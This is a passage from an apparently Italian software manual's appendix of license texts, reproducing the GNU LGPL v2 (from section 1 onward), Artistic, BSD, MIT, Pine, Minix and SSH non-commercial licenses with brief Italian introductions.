1. You may copy and distribute verbatim copies of the Library's complete source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this License and to the absence of any warranty; and distribute a copy of this License along with the Library.

You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

2. You may modify your copy or copies of the Library or any portion of it, thus forming a work based on the Library, and copy and distribute such modifications or work under the terms of Section 1 above, provided that you also meet all of these conditions:

a) The modified work must itself be a software library.

b) You must cause the files modified to carry prominent notices stating that you changed the files and the date of any change.

c) You must cause the whole of the work to be licensed at no charge to all third parties under the terms of this License.

d) If a facility in the modified Library refers to a function or a table of data to be supplied by an application program that uses the facility, other than as an argument passed when the facility is invoked, then you must make a good faith effort to ensure that, in the event an application does not supply such function or table, the facility still operates, and performs whatever part of its purpose remains meaningful.

(For example, a function in a library to compute square roots has a purpose that is entirely well-defined independent of the application. Therefore, Subsection 2d requires that any application-supplied function or table used by this function must be optional: if the application does not supply it, the square root function must still compute square roots.)

These requirements apply to the modified work as a whole. If identifiable sections of that work are not derived from the Library, and can be reasonably considered independent and separate works in themselves, then this License, and its terms, do not apply to those sections when you distribute them as separate works. But when you distribute the same sections as part of a whole which is a work based on the Library, the distribution of the whole must be on the terms of this License, whose permissions for other licensees extend to the entire whole, and thus to each and every part regardless of who wrote it.

Thus, it is not the intent of this section to claim rights or contest your rights to work written entirely by you; rather, the intent is to exercise the right to control the distribution of derivative or collective works based on the Library.

In addition, mere aggregation of another work not based on the Library with the Library (or with a work based on the Library) on a volume of a storage or distribution medium does not bring the other work under the scope of this License.

3. You may opt to apply the terms of the ordinary GNU General Public License instead of this License to a given copy of the Library. To do this, you must alter all the notices that refer to this License, so that they refer to the ordinary GNU General Public License, version 2, instead of to this License. (If a newer version than version 2 of the ordinary GNU General Public License has appeared, then you can specify that version instead if you wish.) Do not make any other change in these notices.

Once this change is made in a given copy, it is irreversible for that copy, so the ordinary GNU General Public License applies to all subsequent copies and derivative works made from that copy.

This option is useful when you wish to copy part of the code of the Library into a program that is not a library.

4. You may copy and distribute the Library (or a portion or derivative of it, under Section 2) in object code or executable form under the terms of Sections 1 and 2 above provided that you accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange.

If distribution of object code is made by offering access to copy from a designated place, then offering equivalent access to copy the source code from the same place satisfies the requirement to distribute the source code, even though third parties are not compelled to copy the source along with the object code.

5. A program that contains no derivative of any portion of the Library, but is designed to work with the Library by being compiled or linked with it, is called a "work that uses the Library". Such a work, in isolation, is not a derivative work of the Library, and therefore falls outside the scope of this License.

However, linking a "work that uses the Library" with the Library creates an executable that is a derivative of the Library (because it contains portions of the Library), rather than a "work that uses the library". The executable is therefore covered by this License. Section 6 states terms for distribution of such executables.

When a "work that uses the Library" uses material from a header file that is part of the Library, the object code for the work may be a derivative work of the Library even though the source code is not. Whether this is true is especially significant if the work can be linked without the Library, or if the work is itself a library. The threshold for this to be true is not precisely defined by law.

If such an object file uses only numerical parameters, data structure layouts and accessors, and small macros and small inline functions (ten lines or less in length), then the use of the object file is unrestricted, regardless of whether it is legally a derivative work. (Executables containing this object code plus portions of the Library will still fall under Section 6.)

Otherwise, if the work is a derivative of the Library, you may distribute the object code for the work under the terms of Section 6. Any executables containing that work also fall under Section 6, whether or not they are linked directly with the Library itself.

6. As an exception to the Sections above, you may also compile or link a "work that uses the Library" with the Library to produce a work containing portions of the Library, and distribute that work under terms of your choice, provided that the terms permit modification of the work for the customer's own use and reverse engineering for debugging such modifications.

You must give prominent notice with each copy of the work that the Library is used in it and that the Library and its use are covered by this License. You must supply a copy of this License. If the work during execution displays copyright notices, you must include the copyright notice for the Library among them, as well as a reference directing the user to the copy of this License. Also, you must do one of these things:

a) Accompany the work with the complete corresponding machine-readable source code for the Library including whatever changes were used in the work (which must be distributed under Sections 1 and 2 above); and, if the work is an executable linked with the Library, with the complete machine-readable "work that uses the Library", as object code and/or source code, so that the user can modify the Library and then relink to produce a modified executable containing the modified Library. (It is understood that the user who changes the contents of definitions files in the Library will not necessarily be able to recompile the application to use the modified definitions.)

b) Accompany the work with a written offer, valid for at least three years, to give the same user the materials specified in Subsection 6a, above, for a charge no more than the cost of performing this distribution.

c) If distribution of the work is made by offering access to copy from a designated place, offer equivalent access to copy the above specified materials from the same place.

d) Verify that the user has already received a copy of these materials or that you have already sent this user a copy.

For an executable, the required form of the "work that uses the Library" must include any data and utility programs needed for reproducing the executable from it. However, as a special exception, the source code distributed need not include anything that is normally distributed (in either source or binary form) with the major components (compiler, kernel, and so on) of the operating system on which the executable runs, unless that component itself accompanies the executable.

It may happen that this requirement contradicts the license restrictions of other proprietary libraries that do not normally accompany the operating system. Such a contradiction means you cannot use both them and the Library together in an executable that you distribute.

7. You may place library facilities that are a work based on the Library side-by-side in a single library together with other library facilities not covered by this License, and distribute such a combined library, provided that the separate distribution of the work based on the Library and of the other library facilities is otherwise permitted, and provided that you do these two things:

a) Accompany the combined library with a copy of the same work based on the Library, uncombined with any other library facilities. This must be distributed under the terms of the Sections above.

b) Give prominent notice with the combined library of the fact that part of it is a work based on the Library, and explaining where to find the accompanying uncombined form of the same work.

8. You may not copy, modify, sublicense, link with, or distribute the Library except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense, link with, or distribute the Library is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

9. You are not required to accept this License, since you have not signed it. However, nothing else grants you permission to modify or distribute the Library or its derivative works. These actions are prohibited by law if you do not accept this License. Therefore, by modifying or distributing the Library (or any work based on the Library), you indicate your acceptance of this License to do so, and all its terms and conditions for copying, distributing or modifying the Library or works based on it.

10. Each time you redistribute the Library (or any work based on the Library), the recipient automatically receives a license from the original licensor to copy, distribute, link with or modify the Library subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein. You are not responsible for enforcing compliance by third parties to this License.

11. If, as a consequence of a court judgment or allegation of patent infringement or for any other reason (not limited to patent issues), conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot distribute so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not distribute the Library at all. For example, if a patent license would not permit royalty-free redistribution of the Library by all those who receive copies directly or indirectly through you, then the only way you could satisfy both it and this License would be to refrain entirely from distribution of the Library.

If any portion of this section is held invalid or unenforceable under any particular circumstance, the balance of the section is intended to apply, and the section as a whole is intended to apply in other circumstances.

It is not the purpose of this section to induce you to infringe any patents or other property right claims or to contest validity of any such claims; this section has the sole purpose of protecting the integrity of the free software distribution system which is implemented by public license practices. Many people have made generous contributions to the wide range of software distributed through that system in reliance on consistent application of that system; it is up to the author/donor to decide if he or she is willing to distribute software through any other system and a licensee cannot impose that choice.

This section is intended to make thoroughly clear what is believed to be a consequence of the rest of this License.

12. If the distribution and/or use of the Library is restricted in certain countries either by patents or by copyrighted interfaces, the original copyright holder who places the Library under this License may add an explicit geographical distribution limitation excluding those countries, so that distribution is permitted only in or among countries not thus excluded. In such case, this License incorporates the limitation as if written in the body of this License.

13. The Free Software Foundation may publish revised and/or new versions of the Library General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Library specifies a version number of this License which applies to it and "any later version", you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Library does not specify a license version number, you may choose any version ever published by the Free Software Foundation.

14. If you wish to incorporate parts of the Library into other free programs whose distribution conditions are incompatible with these, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

**NO WARRANTY**

15. BECAUSE THE LIBRARY IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE LIBRARY, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE LIBRARY "AS IS"

WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE LIBRARY IS WITH YOU. SHOULD THE LIBRARY PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

16. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE LIBRARY AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE LIBRARY (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE LIBRARY TO OPERATE WITH ANY OTHER SOFTWARE), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

END OF TERMS AND CONDITIONS

**Appendix: How to Apply These Terms to Your New Libraries**

If you develop a new library, and you want it to be of the greatest possible use to the public, we recommend making it free software that everyone can redistribute and change. You can do so by permitting redistribution under these terms (or, alternatively, under the terms of the ordinary General Public License).

To apply these terms, attach the following notices to the library. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

```
<one line to give the library's name and a brief idea of what it does.>
Copyright (C) <year>  <name of author>

This library is free software; you can redistribute it and/or
modify it under the terms of the GNU Library General Public
License as published by the Free Software Foundation; either
version 2 of the License, or (at your option) any later version.

This library is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
Library General Public License for more details.

You should have received a copy of the GNU Library General Public
License along with this library; if not, write to the Free
Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.
```

Also add information on how to contact you by electronic and paper mail.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a "copyright disclaimer" for the library, if necessary. Here is a sample; alter the names:

```
Yoyodyne, Inc., hereby disclaims all copyright interest in the
library 'Frob' (a library for tweaking knobs) written by James Random Hacker.

<signature of Ty Coon>, 1 April 1990
Ty Coon, President of Vice
```

That's all there is to it!

## K.4 Licenza Artistic

**The "Artistic License"**

**Preamble**

The intent of this document is to state the conditions under which a Package may be copied, such that the Copyright Holder maintains some semblance of artistic control over the development of the package, while giving the users of the package the right to use and distribute the Package in a more-or-less customary fashion, plus the right to make reasonable modifications.

**Definitions:**

"Package" refers to the collection of files distributed by the Copyright Holder, and derivatives of that collection of files created through textual modification.

"Standard Version" refers to such a Package if it has not been modified, or has been modified in accordance with the wishes of the Copyright Holder as specified below.

"Copyright Holder" is whoever is named in the copyright or copyrights for the package.

"You" is you, if you're thinking about copying or distributing this Package.

"Reasonable copying fee" is whatever you can justify on the basis of media cost, duplication charges, time of people involved, and so on. (You will not be required to justify it to the Copyright Holder, but only to the computing community at large as a market that must bear the fee.)

"Freely Available" means that no fee is charged for the item itself, though there may be fees involved in handling the item. It also means that recipients of the item may redistribute it under the same conditions they received it.

---

1. You may make and give away verbatim copies of the source form of the Standard Version of this Package without restriction, provided that you duplicate all of the original copyright notices and associated disclaimers.

2. You may apply bug fixes, portability fixes and other modifications derived from the Public Domain or from the Copyright Holder. A Package modified in such a way shall still be considered the Standard Version.

3. You may otherwise modify your copy of this Package in any way, provided that you insert a prominent notice in each changed file stating how and when you changed that file, and provided that you do at least ONE of the following:

a) place your modifications in the Public Domain or otherwise make them Freely Available, such as by posting said modifications to Usenet or an equivalent medium, or placing the modifications on a major archive site such as uunet.uu.net, or by allowing the Copyright Holder to include your modifications in the Standard Version of the Package.

b) use the modified Package only within your corporation or organization.

c) rename any non-standard executables so the names do not conflict with standard executables, which must also be provided, and provide a separate manual page for each non-standard executable that clearly documents how it differs from the Standard Version.

d) make other distribution arrangements with the Copyright Holder.

4. You may distribute the programs of this Package in object code or executable form, provided that you do at least ONE of the following:

a) distribute a Standard Version of the executables and library files, together with instructions (in the manual page or equivalent) on where to get the Standard Version.

b) accompany the distribution with the machine-readable source of the Package with your modifications.

c) give non-standard executables non-standard names, and clearly document the differences in manual pages (or equivalent), together with instructions on where to get the Standard Version.

d) make other distribution arrangements with the Copyright Holder.

5. You may charge a reasonable copying fee for any distribution of this Package. You may charge any fee you choose for support of this Package. You may not charge a fee for this Package itself. However, you may distribute this Package in aggregate with other (possibly commercial) programs as part of a larger (possibly commercial) software distribution provided that you do not advertise this Package as a product of your own. You may embed this Package's interpreter within an executable of yours (by linking); this shall be construed as a mere form of aggregation, provided that the complete Standard Version of the interpreter is so embedded.

6. The scripts and library files supplied as input to or produced as output from the programs of this Package do not automatically fall under the copyright of this Package, but belong to whomever generated them, and may be sold commercially, and may be aggregated with this Package. If such scripts or library files are aggregated with this Package via the so-called "undump" or "unexec" methods of producing a binary executable image, then distribution of such an image shall neither be construed as a distribution of this Package nor shall it fall under the restrictions of Paragraphs 3 and 4, provided that you do not represent such an executable image as a Standard Version of this Package.

7. C subroutines (or comparably compiled subroutines in other languages) supplied by you and linked into this Package in order to emulate subroutines and variables of the language defined by this Package shall not be considered part of this Package, but are the equivalent of input as in Paragraph 6, provided these subroutines do not change the language in any way that would cause it to fail the regression tests for the language.

8. Aggregation of this Package with a commercial distribution is always permitted provided that the use of this Package is embedded; that is, when no overt attempt is made to make this Package's interfaces visible to the end user of the commercial distribution. Such use shall not be construed as a distribution of this Package.

9. The name of the Copyright Holder may not be used to endorse or promote products derived from this software without specific prior written permission.

10. THIS PACKAGE IS PROVIDED "AS IS" AND WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF MERCHANTIBILITY AND FITNESS FOR A PARTICULAR PURPOSE.

The End

## K.5 Licenza BSD

Copyright (c) ⟨*year*⟩ The Regents of the University of California. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. All advertising materials mentioning features or use of this software must display the following acknowledgement:

This product includes software developed by the University of California, Berkeley and its contributors.

4. Neither the name of the University nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE REGENTS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE REGENTS OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

## K.6 Licenza MIT

Copyright (c) ⟨*year*⟩ ⟨*copyright holders*⟩

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

## K.7 Washington University – Pine

Pine and Pico are registered trademarks of the University of Washington. No commercial use of these trademarks may be made without prior written permission of the University of Washington.

Pine, Pico, and Pilot software and its included text are Copyright 1989-1996 by the University of Washington.

Use of Pine/Pico/Pilot: You may compile and execute these programs for any purpose, including commercial, without paying anything to the University of Washington, provided that the legal notices are maintained intact and honored.

Local modification of this release is permitted as follows, or by mutual agreement: In order to reduce confusion and facilitate debugging, we request that locally modified versions be denoted by appending the letter "L" to the current version number, and that the local changes be enumerated in the integral release notes and associated documentation.

Redistribution of this release is permitted as follows, or by mutual agreement: (a) In free-of-charge or at-cost distributions by non-profit concerns; (b) In free-of-charge distributions by for-profit concerns; (c) Inclusion in a CD-ROM collection of free-of-charge, shareware, or non-proprietary software for which a fee may be charged for the packaged distribution.

UW encourages unrestricted distribution of individual patches to the Pine system. By "patches" we mean "difference" files that can be applied to the UW Pine source distribution in order to accomplish bug fixes, minor enhancements, or adaptation to new operating systems. Submission of these patches to UW for possible inclusion in future Pine versions is also encouraged.

The above permissions are hereby granted, provided that the Pine and Pico copyright and trademark notices appear in all copies and that both the above copyright notice and this permission notice appear in supporting documentation, and that the name of the University of Washington not be used in advertising or publicity pertaining to distribution of the software without specific, prior written permission. This software is made available "as is", and

THE UNIVERSITY OF WASHINGTON DISCLAIMS ALL WARRANTIES, EXPRESS OR IMPLIED, WITH REGARD TO THIS SOFTWARE, INCLUDING WITHOUT LIMITATION ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE, AND IN NO EVENT SHALL THE UNIVERSITY OF WASHINGTON BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, TORT (INCLUDING NEGLIGENCE) OR STRICT LIABILITY, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

# Licenze d'uso di software didattico

Il software non è sempre realizzato necessariamente con lo scopo di offrire un servizio con il suo utilizzo. A volte è più importante l'aspetto didattico, cosa che non si concilia necessariamente con la complessità delle situazioni reali. L'esempio più importante è Minix che non può essere considerato un sistema operativo completo, almeno per le esigenze di oggi, ma con la sua semplicità può essere un valido esempio didattico e uno strumento di studio più facile.

## L.1 Minix

**LICENSE AGREEMENT AND LIMITED WARRANTY**

READ THE FOLLOWING TERMS AND CONDITIONS CAREFULLY BEFORE YOU PROCEED. THIS LEGAL DOCUMENT IS AN AGREEMENT BETWEEN YOU AND PRENTICE-HALL, INC. (THE "COMPANY"). BY ACCESSING THE SOFTWARE, YOU ARE AGREEING TO BE BOUND BY THESE TERMS AND CONDITIONS. IF YOU DO NOT AGREE WITH THESE TERMS AND CONDITIONS, DO NOT ACCESS TO SOFTWARE AND ALL ACCOMPANYING ITEMS.

**1. GRANT OF LICENSE:**

In consideration of your agreement to abide by the terms and conditions of this Agreement, the Company grants to you a nonexclusive right to use, display and modify the Software being transmitted to you (hereinafter "the Software") for educational and research purposes and to include such Software as part of another computer program (i) for use by you; or (ii) for use by third parties, provided that copies to those third parties are distributed for educational or research purposes free of direct or indirect charges. If you wish to otherwise use or distribute the Software, you must enter into a separate agreement with the Company. To do so, please contact the person designated below.

This license shall continue in effect so long as you comply with the terms of this Agreement and will automatically terminate if you fail to comply. The Company is and shall remain the copyright owner of the Software and reserves all rights not expressly granted to you under this Agreement. All provisions of this Agreement as to warranties, limitation of liability, remedies or damages and ownership rights shall survive termination.

**2. MISCELLANEOUS:**

This Agreement shall be construed in accordance with the laws of the United States of America and the State of New York and shall benefit the Company, its affiliates and assignees.

**3. LIMITED WARRANTY AND DISCLAIMER OF WARRANTY:**

Because this Software is being given to you without charge, the Company makes no warranties about the SOFTWARE, which is provided "AS-IS." THE COMPANY DISCLAIMS ALL WARRANTIES, EXPRESS OR IMPLIED, INCLUDING WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE COMPANY DOES NOT WARRANT, GUARANTEE OR MAKE ANY REPRESENTATION REGARDING THE USE OR THE RESULTS OF THE USE OF THE SOFTWARE. IN NO EVENT SHALL THE COMPANY OR ITS EMPLOYEES, AGENTS, SUPPLIERS OR CONTRACTORS BE LIABLE FOR ANY INCIDENTAL, INDIRECT, SPECIAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF OR IN CONNECTION WITH THE LICENSE GRANTED UNDER THIS AGREEMENT INCLUDING, WITHOUT LIMITATION, LOSS OF USE, LOSS OF DATA, LOSS OF INCOME OR PROFIT, OR OTHER LOSSES SUSTAINED AS A RESULT OF INJURY TO ANY PERSON, OR LOSS OF OR DAMAGE TO PROPERTY, OR CLAIMS OF THIRD PARTIES, EVEN IF THE COMPANY OR AN AUTHORIZED REPRESENTATIVE OF THE COMPANY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

SOME JURISDICTIONS DO NOT ALLOW THE LIMITATION OF IMPLIED WARRANTIES OR LIABILITY FOR INCIDENTAL, INDIRECT, SPECIAL OR CONSEQUENTIAL DAMAGES, SO THE ABOVE LIMITATIONS MAY NOT ALWAYS APPLY. YOU MAY HAVE RIGHTS WHICH VARY IN ACCORDANCE WITH LOCAL LAW.

**ACKNOWLEDGMENT**

YOU ACKNOWLEDGE THAT YOU HAVE READ THIS AGREEMENT, UNDERSTAND IT AND AGREE TO BE BOUND BY ITS TERMS AND CONDITIONS. YOU ALSO AGREE THAT THIS AGREEMENT IS THE COMPLETE AND EXCLUSIVE STATEMENT OF THE AGREEMENT BETWEEN YOU AND THE COMPANY AND SUPERSEDES ALL PROPOSALS OR PRIOR AGREEMENTS, ORAL OR WRITTEN, AND ANY OTHER COMMUNICATIONS BETWEEN YOU AND THE COMPANY OR ANY REPRESENTATIVE OF THE COMPANY RELATING TO THE SUBJECT MATTER OF THIS AGREEMENT.

Should you have any questions concerning this agreement or if you wish to contact the Company for any reason, please contact

```
Alan Apt (alan_apt@prenhall.com)
Prentice Hall
2629 Redwing Rd.
Suite #260
Ft.Collins,CO 80526
```

# Licenze d'uso di software commerciale

Alcuni prodotti commerciali hanno delle licenze d'uso interessanti, perché permettono a determinate categorie di persone l'utilizzo gratuito. Frequentemente si usa la definizione di uso «non-commerciale», che in ogni caso non è un concetto preciso e univoco, per cui è sempre necessario verificare il testo delle licenze d'uso.

## M.1 Licenza SSH (Secure Shell) per uso non-commerciale

**SSH (Secure Shell) NON-COMMERCIAL LICENSE (Version 1, May 27th, 1996)**

Copyright (C) 1995, 1996, 1997, 1998 SSH Communications Security Ltd., Finland <info@ssh.fi>. All rights reserved.

For commercial licensing please contact Data Fellows, Ltd. Data Fellows has exclusive licensing rights for the technology for commercial purposes. Data Fellows offers commercial versions of SSH with maintenance agreements in addition to various licensing options for the technology itself. You can contact Data Fellows at <f-secure-ssh-sales@datafellows.com>, http://www.datafellows.com/, tel Int.+358-9-478 444 or fax Int.+358-9-4784 4599.

This License applies to the computer program(s) known as "SSH (Secure Shell)." The "Program", below, refers to such program, and a "work based on the Program" means either the Program or any derivative work of the Program, such as a translation or a modification. The Program is a copyrighted work whose copyright is held by SSH Communications Security (the "Licensor").

BY USING, MODIFYING AND/OR DISTRIBUTING THE PROGRAM (OR ANY WORK BASED ON THE PROGRAM), YOU INDICATE YOUR ACCEPTANCE OF THIS LICENSE, AND ALL ITS TERMS AND CONDITIONS FOR COPYING, DISTRIBUTING OR MODIFYING THE PROGRAM OR WORKS BASED ON IT. NOTHING OTHER THAN THIS LICENSE GRANTS YOU PERMISSION TO USE, MODIFY AND/OR DISTRIBUTE THE PROGRAM OR ITS DERIVATIVE WORKS. THESE ACTIONS ARE PROHIBITED BY LAW. IF YOU DO NOT ACCEPT THESE TERMS AND CONDITIONS, DO NOT USE, MODIFY AND/OR DISTRIBUTE THE PROGRAM.

**1. Licenses.**

Licensor hereby grants you the following rights, provided that you comply with all of the restrictions set forth in this License and provided, further, that you distribute an unmodified copy of this License with the Program:

(a) You may copy and distribute literal (i.e., verbatim) copies of the Program's source code as you receive it throughout the world, in any medium.

Local regulations may exist which limit your rights to distribute or use cryptographic software. The Licensor is not responsible for unauthorized distribution or use of the Program in such territories.

(b) You may use the program for non-commercial purposes only, meaning that the program must not be sold commercially as a separate product, as part of a bigger product or project, or otherwise used for financial gain without a separate license. Please see Section 2, Restrictions, for more details.

Use by individuals and non-profit organizations is always allowed. Companies are permitted to use this program as long as it is not used for revenue-generating purposes. For example, an Internet service provider is allowed to install this program on their systems and permit clients to use SSH to connect; however, actively distributing SSH to clients for the purpose of providing added value requires separate licensing. Similarly, a consultant may freely install this software on a client's machine for his own use, but if he/she sells the client a system that uses SSH as a component, a separate license is required. If a company includes this program or a derivative work thereof, as part of its product, commercial licensing is required.

(c) You may build derived versions of this software under the restrictions stated in Section 2, Restrictions, of this license. The derived versions must be clearly marked as such and must be called by a name other than SSH or F-Secure SSH. SSH and F-Secure SSH are trademarks of SSH Communications Security and Data Fellows.

All derived versions of the Program must be made freely available under the terms of this license. SSH Communications Security and Data Fellows must be given the right to use the modified source code in their products without any compensation and without being required to separately name the parties whose modifications are being used.

**2. Restrictions.**

(a) Distribution of the Program or any work based on the Program by a commercial organization to any third party is prohibited if any payment is made in connection with such distribution, whether directly (as in payment for a copy of the Program) or indirectly (as in payment for some service related to the Program, or payment for some product or service that includes a copy of the Program "without charge", or payment for some product or service the delivery of which requires for the recipient to retrieve/download or otherwise obtain a copy of the Program; these are only examples, and not an exhaustive enumeration of prohibited activities).

As an exception to the above rule, putting this program on CD-ROMs containing other free software is explicitly permitted even when a modest distribution fee is charged for the CD, as long as this software is not a primary selling argument for the CD.

(b) Activities other than copying, distribution and modification of the Program are not subject to this License and they are outside its scope. Functional use (running) of the Program is not restricted.

(c) You must meet all of the following conditions with respect to the distribution of any work based on the Program:

(i) All modified versions of the Program, must carry prominent notice stating that the Program has been modified. The notice must indicate who made the modifications and how the Program's files were modified and the date of any change;

(ii) You must cause any work that you distribute or publish, that in whole or in part contains or is derived from the Program or any part thereof, to be licensed as a whole and at no charge to all third parties under the terms of this License;

(iii) You must cause the Program, at each time it commences operation, to print or display an announcement including an appropriate copyright notice and a notice that there is no warranty (or else, saying that you provide a warranty). The notice must also tell the user how to view the copy of the License included with the Program, and state that users may redistribute the Program only under the terms of this License;

(iv) You must accompany any such work based on the Program with the complete corresponding machine-readable source code, delivered on a medium customarily used for software interchange. The source code for a work means the preferred form of the work for making modifications to it;

(v) If you distribute any written or printed material at all with the Program or any work based on the Program, such material must include either a written copy of this License, or a prominent written indication that the Program or the work based on the Program is covered by this License and written instructions for printing and/or displaying the copy of the License on the distribution medium;

(vi) You may not change the terms in this License or impose any further restrictions on the recipient's exercise of the rights granted herein.

**3. Reservation of Rights.**

No rights are granted to the Program except as expressly set forth herein. You may not copy, modify, sublicense, or distribute the Program except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense or distribute the Program is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

**4. Limitations.**

BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY USE, MODIFY AND/OR REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.
